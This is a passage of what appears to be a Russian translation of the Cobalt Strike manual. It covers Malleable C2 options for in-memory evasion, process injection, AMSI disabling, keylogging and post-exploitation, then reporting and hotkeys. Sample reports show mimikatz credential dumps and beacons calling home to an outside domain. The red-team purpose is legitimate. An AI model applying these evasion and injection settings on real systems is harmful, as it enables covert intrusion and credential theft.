<b>rich_header</b>	-	Метаинформация, вставляемая компилятором

Пакет **Linux Кобальт Страйка** включает инструмент **peclone** для извлечения заголовков из библиотеки **DLL** и представления их в виде готового к использованию блока:

```
./peclone [/путь/к/сэмплу.dll]
```

## Уклонение и обфускация в памяти


Используйте команду **prepend** блока **stage**, чтобы избежать анализа, который сканирует первые несколько байтов сегмента памяти в поисках признаков внедренной **DLL**. Если для обнаружения ваших агентов используются специфичные для инструмента строки, измените их с помощью команды **strrep**.

Если **strrep** недостаточно, установите для **sleep\_mask** значение **TRUE**. Это указывает маячку обфусцировать себя в памяти, прежде чем он перейдет в спя-

щий режим. После сна маячок деобфускирует себя, чтобы запрашивать и обрабатывать задачи. Маячки **SMB** и **TCP** будут маскировать себя, ожидая нового соединения или данных из своего родительского сеанса.

Решите, насколько вы хотите чтобы выглядеть как **DLL** в памяти. Если вы хотите обеспечить простое обнаружение, установите для параметра **stomppe** значение **FALSE**. Если вы хотите слегка обфусцировать свою библиотеку маячка в памяти, установите для параметра **optimppe** значение **TRUE**. Эта опция потребует многих шагов для обфускации стадии маячка и конечного состояния **DLL** в памяти.

Один из способов найти **DLL**, внедренные в память, - это поискать магические байты **MZ** и **PE** в ожидаемых местах относительно друг друга. Эти значения обычно не обфусцируются, так как от них зависит процесс отражающей загрузки. Параметр обфускации не влияет на эти значения. Установите **magic\_pe** равным двум буквам или байтам, которые отмечают начало **PE**-заголовка. Задайте **magic\_mz\_x86**, чтобы изменить эти магические байты в **x86 DLL** маячка. Установите **magic\_mz\_x64** для **x64** маячка **DLL**. Следуйте инструкциям, которые изменяют состояние **ЦП**, с инструкциями, отменяющими это изменение. Например, **MZ** - это легко узнаваемая последовательность заголовков, но это также действительные инструкции **x86** и **x64**. **RE (x86)** и **AR (x64)** являются действительными инструкциями **x86** и **x64**, которые отменяют изменения **MZ**. Эти подсказки изменяют магические значения в пакете **Reflective DLL** маячка и заставят процесс отражающей загрузки использовать новые значения.



```
root@kali: #
File Edit View Search Terminal Help
$ hexdump -C file.bin
00000000 4d 5a 52 45 |MZRE|
00000004
$ ndisasm -b 32 file.bin
00000000 4d      dec ebp
00000001 5a      pop edx
00000002 52      push edx
00000003 45      inc ebp
$ █
```

Рисунок 46. Дизассемблирование значений по умолчанию **module\_mz\_x86**

Установите для **userwx** значение **FALSE**, чтобы загрузчик маячка не разрешал права **RWX**. Сегменты памяти с такими разрешениями привлекут дополнительное внимание аналитиков и продуктов безопасности.

По умолчанию загрузчик маячка выделяет память с помощью **VirtualAlloc**. Используйте опцию **allocator**, чтобы изменить это. Параметр **HeapAlloc** выделяет память кучи для маячка с разрешениями **RWX**. Аллокатор **MapViewOfFile** выделяет память для маячка, создавая в текущем процессе область файла с отображением анонимной памяти. Расширение модуля - альтернатива этим опциям и способ заставить маячок работать из желанной памяти отображения. Установите для **module\_x86** значение **DLL**, которое примерно в два раза больше, чем полезная нагрузка маячка. Загрузчик маячка **x86** загрузит указанную **DLL**, найдет ее местоположение в памяти и перезапишет ее. Это способ разместить маячок в памяти, которую **Windows** связывает с файлом на диске. Важно, чтобы выбранная **DLL** не нужна приложениям, в которых вы собираетесь работать. Опция **module\_x64** — с ней та же история, но она влияет на маячок **x64**.

Если вас беспокоит стейдж маячка, который инициализирует **DLL** маячок в памяти, установите для **cleanup** значение **TRUE**. Эта опция освободит память, связанную с стейджем маячка, когда она больше не нужна.

### 12.3 Инжекция процесса

Блок **process-inject** в профилях **Malleable C2** формирует внедренный контент и управляет поведением процесса для полезной нагрузки маячка.

```
process-inject {
    # установить, как память распределяется в удаленном процессе
    set allocator "VirtualAllocEx";

    # формировать характеристики и контент памяти
    set min_alloc "16384";
    set startrwx "true";
    set userwx "false";

    transform-x86 {
        prepend "\x90\x90";
    }
    transform-x64 {
        # преобразовать x64 инжектированный контент
    }

    # определить, как выполнить инжектированный код
    execute {
```

```

CreateThread "ntdll.dll!RtlUserThreadStart";
SetThreadContext;
RtlCreateUserThread;

```

Опция	Пример	Описание
<b>allocator</b>	VirtualAllocEx	Предпочтительный метод выделения памяти в удаленном процессе. Укажите VirtualAllocEx или NtMapViewOfSection. Параметр NtMapViewOfSection предназначен только для внедрения в ту же архитектуру. VirtualAllocEx всегда используется для распределения памяти между архитектурами.
<b>min_alloc</b>	4096	Минимальный объем памяти для запроса инжектированного контента
<b>startrwx</b>	false	Используйте RWX в качестве начальных разрешений для инжектированного контента. Альтернатива - RW
<b>userwx</b>	false	Используйте RWX в качестве окончательных разрешений для инжектированного контента. Альтернатива - RX.

**Transform-x86** и **transform-x64** блокируют содержимое панели, вводимое маячком. Эти блоки поддерживают две команды: **prepend** и **append**. Команда **prepend** вставляет строку перед внедренным содержимым. Команда **append** добавляет строку после инжектированным содержимого. Убедитесь, что добавленные данные являются допустимым кодом для архитектуры внедренного контента (**x86**, **x64**). В программе **c2lint** нет проверки на это.

Блок **execute** контролирует методы, которые маячок будет использовать, когда ему нужно внедрить код в процесс. Маячок проверяет каждую опцию в блоке выполнения, определяет, можно ли использовать эту опцию для текущего контекста, пробует метод, когда он пригоден, и переходит к следующей опции, если выполнение кода не произошло. Варианты исполнения включают следующие опции:

Опция	x86 → x64	x64 → x86	Примечание
<b>CreateThread</b>	-	-	Только текущий процесс
<b>CreateRemoteThread</b>	-	Да	Нет кросс-сессии

<b>NtQueueApcThread</b>	-	-	-
<b>NtQueueApcThread-s</b>	-	-	Это техника инъекции "Early Bird". Только приостановленные процессы (например, post-ex задания)
<b>RtlCreateUserThread</b>	Да	Да	Рискованно для целей эпохи XP; использует шелл-код RWX для x86 → x64 инъекций.
<b>SetThreadContext</b>	-	Да	Только приостановленные процессы (например, post-ex задания).

Параметры **CreateThread** и **CreateRemoteThread** имеют варианты, которые порождают приостановленный поток с адресом другой функции, обновляют приостановленный поток для выполнения внедренного кода и возобновляют этот поток. Используйте [функция] "**module!Function + 0x##**", чтобы указать начальный адрес для подмены. Для удаленных процессов рекомендуется использовать только модули **ntdll** и **kernel32**. Необязательная часть **0x##** - это смещение, добавленное к начальному адресу. Эти варианты работают только на **x86 → x86** и **x64 → x64**.

Выбранные вами опции исполнения должны охватывать множество специфических случаев. Эти случаи включают в себя самоинъекцию, инъекцию в приостановленные временные процессы, меж-сессионную инъекцию удаленного процесса, инъекцию **x86 → x64**, инъекцию **x64 → x86** и инъекцию с или без передачи аргумента. Инструмент **c2lint** предупредит вас о контекстах, которые не покрывает блок выполнения.

## 12.4 Постэксплуатационные задачи

Более крупные пост-эксплуатационные функции **Кобальт Страйка** (например, снимок экрана, кейлоггер, хэш-дамп и т. д.) реализованы в виде библиотек **DLL Windows**. Для выполнения этих функций **Кобальт Страйк** порождает временный процесс и внедряет в него функцию. Блок **process-inject** управляет этапом инъекции в процесс. Блок **post-ex** контролирует контент и поведение, характерное для пост-эксплуатационных функций **Кобальт Страйка**.

```
post-ex {
    # контролировать временный процесс, в который мы поражаемся
    set spawn_to_x86 "%windir%\syswow64\rundll32.exe";
```

```
set spawnnto_x64 "%windir%\sysnative\rundll32.exe";

# изменить разрешения и содержимое наших пост-эксп DLL
set obfuscate "true";

# измените имена именованных каналов вывода пост- эксп...
set pipename "evil_####, stuff\\not##_ev#l";
# передавать указатели ключевых функций из маячка в его задания
set smartinject "true";

# отключить AMSI в powerpick, execute-assembly, и psinject
set amsi_disable "true";
}
```

Параметры **spawnnto\_x86** и **spawnnto\_x64** управляют временным процессом по умолчанию, который маячок будет порождать для своих пост-эксплуатационных функций. Вот несколько советов по этим значениям:

1. Всегда указывайте полный путь к программе, которую должен запускать маячок.
2. Переменные среды (например, **%windir%**) в пределах этих путей допустимы.
3. Не указывайте напрямую **%windir%\system32** или **C:\Windows\system32**. Всегда используйте **syswow64(x86)** и **sysnative(x64)**. Маячок изменит эти значения на **system32**, где это необходимо.
4. Для значения **spawnnto x86** необходимо указать программу **x86**. Для значения **spawnnto x64** необходимо указать программу **x64**.
5. Указанные вами пути (без автоматической настройки **syswow64/sysnative**) должны существовать как в **x64** (нативнов), так и в **x86** (**wow64**) представлении файловой системы.

Опция **обфускации** шифрует содержимое постэксплуатационных **DLL** и помещает постэксплуатационные возможности в память более безопасным для **OPSEC** способом. Это очень похоже на опции **obfuscate** и **userwx**, доступные для маячка через блок **stage**. Некоторые давно работающие библиотеки **DLL post-ex** будут маскировать и демаскировать свою таблицу строк, если это необходимо, когда этот параметр установлен.

Используйте **pipename**, чтобы изменить имена именованных каналов, которые используются библиотеками **post-ex** для отправки вывода обратно в маячок. Эта опция принимает список имен **pipename**, разделенных запятыми.

**Кобальт Страйк** выберет случайное имя пайпа из этого параметра при настройке пост-эксплуатационного задания. Каждый символ **#** в имени **pipename** также заменяется допустимым шестнадцатеричным символом.

Параметр **smartinject** предписывает маячку встраивать указатели на ключевые функции, такие как **GetProcAddress** и **LoadLibrary**, в свои пост-эксплуатационной **DLL** с той же архитектурой. Это позволяет постэксплуатационным библиотекам **DLL** загружаться в новый процесс без поведения, подобного шеллкоду, которое обнаруживается и смягчается путем отслеживания доступа к памяти к **PEB** и **kernel32.dll**.

Параметр **thread\_hint** позволяет многопоточным библиотекам **post-ex** создавать потоки с поддельным начальным адресом. Укажите хинт потока как "**модуль!Функция + 0x##**", чтобы указать начальный адрес для подмены. Необязательная часть **0x##** - это смещение, добавленное к начальному адресу.

Параметр **amsi\_disable** указывает **powerpick**, **execute-assembly** и **psinject** для исправления функции **AmsiScanBuffer** перед загрузкой **.NET** или **PowerShell**. Это ограничивает видимость этих возможностей в интерфейсе сканирования на вредоносное ПО.

Установите опцию **keylogger**, чтобы настроить регистратор нажатий клавиш **Кобальт Страйк**. Параметр **GetAsyncKeyState** (по умолчанию) использует **API GetAsyncKeyState** для отслеживания нажатий клавиш. Параметр **SetWindowsHookEx** использует **SetWindowsHookEx** для отслеживания нажатий клавиш.

## 13. Отчетность и логи

### 13.1 Логирование

**Кобальт Страйк** регистрирует всю свою активность на командном сервере. Эти журналы находятся в папке **logs/** в том же каталоге, из которого вы запустили командный сервер. Здесь регистрируется вся активность маячка с датой и отметкой времени.

### 13.2 Отчеты

В **Кобальт Страйке** есть несколько вариантов отчетов, которые помогут разобраться в ваших данных и рассказать историю вашим клиентам. Вы можете настроить заголовок, описание и хосты, отображаемые в большинстве отчетов.




Рисунок 47. Диалог Экспорта Отчета

Перейдите в **Reporting menu** и выберите один из отчетов для создания. **Кобальт Страйк** экспортирует ваш отчет как документ **MS Word** или **PDF**.

#### Отчет о активности

В отчете о активности представлена хронология действий **RT**. Здесь задокументированы все ваши действия посп-эксплуатации.

Activity Report				
date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltst /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\FILESERVER\pipe\status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN\$\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

## Рисунок 48. Отчет о активности

### Отчет о хостах

Отчет о хостах обобщает информацию, собранную **Кобальт Страйком** для каждого хоста. Здесь также перечислены службы, учетные данные и сеансы.

### Индикаторы компрометации

Этот отчет напоминает приложение **Indicators of Compromise** из отчета об угрозах. Контент включает сгенерированный анализ вашего профиля **Malleable C2**, используемый вами домен и хеши **MD5** для загруженных вами файлов.

Indicators of Compromise

---

## HaveX Trojan

This payload was observed in conjunction with this actor's activities.

### Portable Executable Information

Checksum: 0  
 Compilation Timestamp: 30 Dec 2013 07:53:48  
 Entry Point: 134733  
 Name: Tmprovider.dll  
 Size: 340kb (348160 bytes)  
 Target Machine: x86

This payload resides in memory pages with RWX permissions. These memory pages are not backed by a file on disk.

### Contacted Hosts

Host	Port	Protocols
172.16.4.131	80	HTTP

### HTTP Traffic

```
GET /include/template/isx.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: cFHHOdFMNrombFD0yV9bjw==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08

HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
```

+

Рисунок 49. Отчет о индикаторах компроментации

## Отчет о сессиях

В этом отчете показатели и активность документируются для каждого сеанса. Этот отчет включает: путь связи, используемый каждым сеансом для связи с вами, **MD5**-хэши файлов, помещенных на диск во время этого сеанса, различные индикаторы (например, имена служб) и временная шкала действий пост-эксплуатации. Этот отчет - отличный инструмент, который поможет команде защиты сети понять всю активность красных ребят и сопоставить их датчики с вашей активностью.



## BILLING-POWER

**User:** SYSTEM \*  
**PID:** 1396  
**Opened:** 09/03 07:26

### Communication Path

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.loosenolove.com	80	HTTP

### Activity

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

**Рисунок 50. Отчет о сессиях**

### Социальная инженерия

В отчете по социальной инженерии документируется каждый раунд целевых фишинговых писем, кто щелкнул и что было собрано от каждого пользователя, который щелкнул. В этом отчете также показаны приложения, обнаруженные профилировщиком системы.

### Тактика, методы и процедуры

В этом отчете ваши действия **Кобальт Страйк** сопоставляются с тактиками по матрице **ATT & CK MITRE**. Матрица **ATT & CK** описывает каждую тактику со стратегиями обнаружения и смягчения рисков. Вы можете узнать больше о **ATT & CK MITRE** по адресу: <https://attack.mitre.org/>

### 13.3 Пользовательский логотип в отчетах

В отчетах **Кобальт Страйка** в верхней части первой страницы отображается логотип **Кобальт Страйка**. Вы можете заменить это изображение по своему выбору. Перейдите в **Cobalt Strike → Preferences → Reporting**, чтобы установить его.

Ваше собственное изображение должно иметь размер **1192x257** пикселей и **300** точек на дюйм. Настройка **300 dpi** необходима для того, чтобы механизм отчетов отображал ваше изображение в нужном размере.

Вы также можете установить основной цвет. Этот цвет представляет собой цвет толстой линии под вашим изображением на первой странице отчета. Для ссылок внутри отчетов также используется этот цвет.




Рисунок 51. Отчет

### 13.4 Пользовательские отчеты

**Кобальт Страйк 3.0** поддерживает настраиваемые отчеты. Эти сценарии определены в подмножестве языка сценариев **Aggressor**. Обратитесь к документации **Aggressor Script**, чтобы узнать больше об этой функции:

- <https://www.cobaltstrike.com/aggressor-script>

## Приложение А. Сочетания клавиш

Доступны следующие сочетания клавиш.

Горячая клавиша	Где	Действие
Ctrl+A	консоль	выделить весь текст
Ctrl+F	консоль	открыть инструмент поиска для поиска в консоли
Ctrl+K	консоль	очистить консоль
Ctrl+Minus	консоль	уменьшить размер шрифта
Ctrl+Plus	консоль	увеличить размер шрифта
Ctrl+0	консоль	сбросить размер шрифта
Down	консоль	показать следующую команду в истории команд
Escape	консоль	очистить поле редактирования
Page Down	консоль	прокрутить вниз половину экрана
Page Up	консоль	прокрутить вверх на половину экрана
Tab	консоль	завершить текущую команду (в некоторых типах консолей)
Up	консоль	показать предыдущую команду в истории команд
Ctrl+B	езде	отправить текущую вкладку в нижнюю часть окна Cobalt Strike
Ctrl+D	езде	закрыть текущую вкладку
Ctrl+Shift+D	езде	закрыть все вкладки кроме текущей вкладки
Ctrl+E	езде	очистите нижнюю часть окна Cobalt Strike
Ctrl+I	езде	выбрать сеанс для взаимодействия
Ctrl+Left	езде	перейти на предыдущую вкладку
Ctrl+O	езде	открыть настройки
Ctrl+R	езде	переименовать текущую вкладку

Ctrl+Right	езде	перейти на следующую вкладку
Ctrl+T	езде	сделать снимок экрана текущей вкладки
Ctrl+Shift+T	езде	сделать снимок экрана Cobalt Strike
Ctrl+W	езде	открыть текущую вкладку в отдельном окне
Ctrl+C	граф	распределить сеансы по кругу
Ctrl+H	граф	распределить сеансы по иерархии
Ctrl+Minus	граф	уменьшить
Ctrl+P	граф	сохранить изображение графического отображения
Ctrl+Plus	граф	увеличить
Ctrl+S	граф	распределить сессии в стек
Ctrl+0	граф	сбросить до уровня масштабирования по умолчанию
Ctrl+F	таблицы	открыть инструмент поиска для фильтрации содержимого
Ctrl+A	цели	выбрать все хосты
Escape	цели	очистить выбранные хосты